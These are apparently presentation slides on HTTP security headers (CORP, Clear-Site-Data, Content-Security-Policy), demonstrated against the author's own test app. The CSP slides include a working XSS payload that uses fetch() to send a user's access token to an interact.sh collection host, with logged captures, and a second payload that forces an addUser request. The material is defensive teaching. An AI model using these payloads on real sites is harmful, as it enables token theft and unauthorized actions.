
! rihettod.local → Phishing site
rihettod.herokuapp.com → Victim site

4/4 - FOCUS ON SOME CASES: RESTRICT REMOTE LOADING

No CORP header specified, so, the browser allow the access to the image.




As the CORP header specifies that, [1] only the same origin can access to this resource (image here), then [2] the browser rejects the access to the image.



4/4 - FOCUS ON SOME CASES: DELETE TRACES

Context:

- We log out a user from an application:



Challenge:

- How do we ensure that, once the logout is performed, we let the browser without any residual content (that can be access token/secrets) in storage, cookie or cache to prevent any local malicious program to access to this content?

4/4 - FOCUS ON SOME CASES: DELETE TRACES



HTTP response security header buddy is “**Clear-Site-Data**”:

- Allow defining which data must be removed for the domain issuing the header.

Format:

Clear-Site-Data: “**data type to remove**”

Data type value (can be combined)	Description
cache	Indicates that the server wishes to remove locally cached data for the origin of the response URL.
cookies	Indicates that the server wishes to remove all cookies for the origin of the response URL.
storage	Indicates that the server wishes to remove all DOM storage (local + session) for the origin of the response URL.

Example:

Cross-Origin-Resource-Policy: "cache", "cookies", "storage"

4/4 - FOCUS ON SOME CASES: DELETE TRACES

×

Headers

Preview

Response

Initiator

Timing

Cookies

▼ General

Request URL: https://righettod.herokuapp.com/logout.php

Request Method: GET

Status Code: 200 OK

Remote Address: 54.220.192.176:443

Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers

View source

Clear-Site-Data: "cache", "cookies", "storage", "executionContexts"

Connection: keep-alive

Content-Type: text/html; charset=UTF-8

Date: Sat, 07 May 2022 09:30:24 GMT

Server: Apache

Transfer-Encoding: chunked

Via: 1.1 vegur

←

→

↻

🔒 righettod.herokuapp.com/logout.php

You've been correctly logged out

🔍

📄

Elements

Console

Sources

Network

Performance

Mer

Application

Manifest

Service Workers

Storage

Storage

Local Storage

https://righettod.herokuapp.com

Session Storage

IndexedDB

Web SQL

Cookies

https://righettod.herokuapp.com

Trust Tokens

Filter

Name

Value

←

→

↻

🔒 righettod.herokuapp.com/logout.php

You've been correctly logged out

🔍

📄

Elements

Console

Sources

Network

Perform

Application

Manifest

Service Workers

Storage

Storage

Local Storage

https://righettod.herokuapp.com

Session Storage

Filter

Key

Value

Cache, cookies, local storage and session storage were cleaned once the HTTP response was processed by the browser.

4/4 - FOCUS ON SOME CASES: RESTRICT EXECUTION CONTEXT

Context:

- We have a vulnerability allowing an attacker to [1] inject arbitrary JavaScript code and [2] execute it in the browsing context of the targeted user.
- It is a [Cross-site Scripting](#) (or [XSS](#)) category of vulnerability.
- We cannot currently modify the app code base and/or redeploy the application for business **not negotiable** reason.

Challenge:

- How do we ensure that this vulnerability cannot be exploited (or with high difficulty) by an attacker?

The screenshot illustrates a successful Cross-Site Scripting (XSS) attack on a web application. The browser window shows the URL bar (1) containing a malicious script: `<script>fetch('https://c7cnjma2vtc0000t8nhggdsk3kryyyyyb.interact.sh?at=${localStorage[%27access_token%27]}')</script>`. The console (2) shows the script execution: `<script>fetch('https://c7cnjma2vtc0000t8nhggdsk3kryyyyyb.interact.sh?at=${localStorage['access_token']}')</script>`. The network tab (3) shows the resulting HTTP request to `https://c7cnjma2vtc0000t8nhggdsk3kryyyyyb.interact.sh/?at=6F25B3F4BC7EADAFB8F57D69F8A59DB3823F1981510BF3C66AC3082381518329`. The request details show a GET method with a status code of 200 and a Referrer Policy of `strict-origin-when-cross-origin`. The request body shows the following headers: `Host: c7cnjma2vtc0000t8nhggdsk3kryyyyyb.interact.sh`, `Accept: */*`, `Accept-Encoding: gzip, deflate, br`, `Accept-Language: en-US,en;q=0.9`, `Origin: https://righettod.herokuapp.com`, `Referer: https://righettod.herokuapp.com`, and `Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"`.



4/4 - FOCUS ON SOME CASES: RESTRICT EXECUTION CONTEXT

Context:

- We have a vulnerability allowing an attacker to [1] inject arbitrary JavaScript code and [2] execute it in the browsing context of the targeted user.
- It is a [Cross-site Scripting](#) (or [XSS](#)) category of vulnerability.
- We cannot currently modify the app code base and/or redeploy the application for business **not negotiable** reason.



```
<script>fetch(`https://c7cnjma2vtc0000t8nhggdsk3kryyyyyyb.interact.sh?at=${localStorage['access_token']}`)</script>
```

Challenge:

- How do we ensure that this vulnerability cannot be exploited (or with high difficulty) by an attacker?



4/4 - FOCUS ON SOME CASES: RESTRICT EXECUTION CONTEXT

styles.css

?at=6F25B3F4BC7EADAFB8F57D69F8A59DB3B23F198151D8F3C66AC3082381518329

2

Request URL: https://c7cnjma2vtc0000t8nhggdsk3kryyyyb.interact.sh/?at=6F25B3F4BC7EADAFB8F57D69F8A59DB3B23F198151D8F3C66AC3082381518329

Request Method: GET

Status Code: 200

Referrer Policy: strict-origin-when-cross-origin

File Edit View History Bookmarks Tools Help

Interact.sh | Web Client

https://app.interactsh.com/#/

interactsh Synth interact.sh Reset Export Terms About

1 x + Refresh

c7cnjma2vtc0000t8nhggdsk...

Request Response

From IP address 188.115.7.139 at 2022-27-07_06:27

Request

GET /?at=6F25B3F4BC7EADAFB8F57D69F8A59DB3B23F198151D8F3C66AC3082381518329 HTTP/2.0

Host: c7cnjma2vtc0000t8nhggdsk3kryyyyb.interact.sh

Accept: */*

3

TIME TYPE

4 less than a minute ago http

4/4 - FOCUS ON SOME CASES: RESTRICT EXECUTION CONTEXT

HTTP response security header buddy is “**Content-Security-Policy**” (also called **CSP**):

- Allow defining a policy instructing the browser how it must handle the resources (script, style, image, plugin, framing, network connection and so on) returned in the HTTP response body.
- Very powerful (and complex by the way) by proposing a large panel of directives to fine tune the browser behavior.

Format:

Content-Security-Policy: **directive instruction for the current directive** ; (N times if needed)

<https://owasp.org/www-project-secure-headers/#content-security-policy> - <https://content-security-policy.com/>

4/4 - FOCUS ON SOME CASES: RESTRICT EXECUTION CONTEXT

Example:

Combination of directives defining a policy	What is instruct?
<code>default-src 'self'; script-src 'self' 'https://cdn.google.com'</code>	Resources can only be loaded from the current domain and script can be loaded from itself as well as specified Google CDN.
<code>default-src 'self'; font-src 'self' https://fonts.google.com; frame-ancestors 'self'; sandbox ;</code>	Resources can only be loaded from the current domain. Fonts can also be loaded using HTTPS from fonts.google.com. Site can only be framed by itself. All frame/iframe will run in sandboxed mode.

<https://owasp.org/www-project-secure-headers/#content-security-policy> - <https://content-security-policy.com/>

4/4 - FOCUS ON SOME CASES: RESTRICT EXECUTION CONTEXT

Back to our XSS problem, we try the following CSP policy:

```
default-src 'self'; script-src 'self' 'unsafe-inline'
```

Hello

We successfully blocked the attack 😊

Network

20 ms40 ms60 ms80 ms100 ms120 ms140 ms160 ms180 ms200 ms

Name	Status	Type	Initiator	Size
index.php?name=%3Cscript%3Efetch('https://c7cnjma2...{localStorage[%27access_token%27]}')%3C/script%3E	200	document	Other	
styles.css	200	stylesheet	index.php?name=%3Cscript%3Efetch('https://c7cnjma...	
script.js	(blocked:csp)	script	index.php?name=%3Cscript%3Efetch('https://c7cnjma...	
favicon.ico	200	x-icon	Other	

4/4 - FOCUS ON SOME CASES: RESTRICT EXECUTION CONTEXT

However, our CSP policy did not prevent the attacker to perform action inside the app on behalf of the user:

The screenshot illustrates a successful Cross-Site Scripting (XSS) attack on a web application. The browser's address bar shows the URL `righttod.herokuapp.com/index.php?name=<script>fetch("/addUser.php",{method:%27POST%27,headers:%27Content-Type%27:%27application/x-www-form-urlencoded%27,},body:"login=test")</script>`. An orange callout box with a sad face icon states "We did not block the updated attack". Below the browser window, a code block shows the JavaScript code being executed: `fetch("/addUser.php",{method:'POST',headers:{'Content-Type':'application/x-www-form-urlencoded',},body:"login=test"})`. The browser's developer tools are open, showing the Network tab. The request list on the left includes `index.php?name=%3Cscript%3Ffetch(%22/addUser.php%2...encoded%27,},body:%22login=test%22})%3C/scri...`, `styles.css`, `script.js`, `addUser.php` (highlighted with a pink box and labeled '2'), and `favicon.ico`. The right pane shows the details for the `addUser.php` request. The General tab shows the Request URL as `https://righttod.herokuapp.com/addUser.php`, Request Method as `POST`, and Status Code as `200 OK`. The Response Headers tab shows the response body as `User 'test' added.` (highlighted with a pink box and labeled '1'). Other response headers include `Connection: keep-alive`, `Content-Type: text/html; charset=UTF-8`, `Date: Sun, 08 May 2022 08:02:14 GMT`, `Server: Apache`, `Transfer-Encoding: chunked`, and `Via: 1.1 vegur` (highlighted with a pink box and labeled '3').



4/4 - FOCUS ON SOME CASES: RESTRICT EXECUTION CONTEXT

So, we try the following updated CSP policy:

```
default-src 'self'; script-src 'self'
```

We successfully blocked the updated attack 😊
No call to *addUser.php* was performed.

Elements

Console

Sources

Network

Performance

Memory

Application

Security

Lighthouse

Recorder

⏏

🔍

🔧

🔒

🔗

📶

⬆

⬇

Filter

☐ Invert

☐ Hide data URLs

All

Fetch/XHR

JS

CSS

Img

Media

Font

Doc

WS

Wasm

Manifest

Other

☐ Has blocked cookies

☐ Blocked Requests

☐ 3rd-party requests

5 ms

10 ms

15 ms

20 ms

25 ms

30 ms

35 ms

40 ms

45 ms

50 ms

55 ms

60 ms

65 ms

70 ms

75 ms

80 ms

85 ms

90 ms

95 ms

100 ms

105 ms

Name	Status	Type	Initiator	Size	Time
index.php?name=%3Cscript%3Efetch(%22/addUser.php%2...encoded%27,},body:%22login=test%22}}%3C/scri...	200	document	Other	853 B	
styles.css	304	stylesheet	index.php?name=%3Cscript%3Efetch(%22/addUser.p...	236 B	
script.js	304	script	index.php?name=%3Cscript%3Efetch(%22/addUser.p...	236 B	
favicon.ico	304	x-icon	Other	238 B	

✖

Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-htZkxAH8dpaij/WXI00G8QWlqWlYb/Ps04FqT/hPRuo='), or a nonce ('nonce-...') is required to enable inline execution.



4/4 - FOCUS ON SOME CASES: RESTRICT EXECUTION CONTEXT

So, we try the following updated CSP policy:

```
default-src 'self'; script-src 'self'
```

Name	Status	Type	Initiator
 index.php?name=%3Cscript%3Efetch(%22/addUser.php%2...encoded%27,},body:%22login=test%22})%3C/scri...	200	document	Other
 styles.css	304	stylesheet	index.php?name=%3Cscript%3Efetch(%22/addUser.php%2...encoded%27,},body:%22login=test%22})%3C/scri...
 script.js	304	script	index.php?name=%3Cscript%3Efetch(%22/addUser.php%2...encoded%27,},body:%22login=test%22})%3C/scri...
 favicon.ico	304	x-icon	Other

✖ Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self'". Either the 'unsafe-inline' keyword, a hash ('sha256-htZkxAH8dpaij/WXI00G8QWlqWLYb/PsO4FqT/hPRuo='), or a nonce ('nonce-...') is required to enable inline execution.



KEY POINTS

- A. Modern browsers provide a large panel of built-in protections that we can leverage.
- B. HTTP security headers are not a “silver bullet” to make an application any attack proof **BUT** they significantly help reducing the exploitability of a client-side vulnerability.
- C. HTTP security headers can help us to “**buy time**” when facing a client-side vulnerability in a context in which app code base cannot be updated during a timeframe.

💡 Other HTTP security headers can be added, look at the [OWASP Secure Headers Project](#) to get insights about them.

💬 Comment, feedback, suggestion as well as pull requests are warmly welcome.



DEMONSTRATION

 For each header presented, an additional demonstration video, is available:

- **Strict-Transport-Security**
 - <https://github.com/righettod/voxxeddays-lux-2022/blob/main/DemoSTS.mp4>
- **Cross-Origin-Resource-Policy**
 - <https://github.com/righettod/voxxeddays-lux-2022/blob/main/DemoCORP.mp4>
- **Clear-Site-Data**
 - <https://github.com/righettod/voxxeddays-lux-2022/blob/main/DemoCSD.mp4>
- **Content-Security-Policy**
 - <https://github.com/righettod/voxxeddays-lux-2022/blob/main/DemoCSP.mp4>



THANK YOU!

PYRO AND I ARE READY FOR SOME SNEAKY QUESTIONS...



A big thank you to my sweet [wife](#), my [bro](#) as well as my pyro for their review, feedback and supports.

SOURCES & REFERENCES

- **Strict-Transport-Security**
 - <https://owasp.org/www-project-secure-headers/#http-strict-transport-security>
- **Cross-Origin-Resource-Policy**
 - <https://owasp.org/www-project-secure-headers/#cross-origin-resource-policy>
- **Clear-Site-Data**
 - <https://owasp.org/www-project-secure-headers/#clear-site-data>
- **Content-Security-Policy**
 - <https://owasp.org/www-project-secure-headers/#content-security-policy>
 - <https://content-security-policy.com/>
 - https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html
 - <https://report-uri.com/home/generate>
 - <https://csp-evaluator.withgoogle.com/>
- **OWASP Luxemburg Chapter**
 - <https://owasp.org/www-chapter-luxembourg/>

CREDITS

- **Icons**
 - <https://www.iconfinder.com/search/icons?family=unicorns-line>
- **PowerPoint template**
 - <https://templates.office.com/en-us/minimalist-sales-pitch-tm22318419>
- **OWASP logo**
 - <https://owasp.org/www-policy/operational/branding>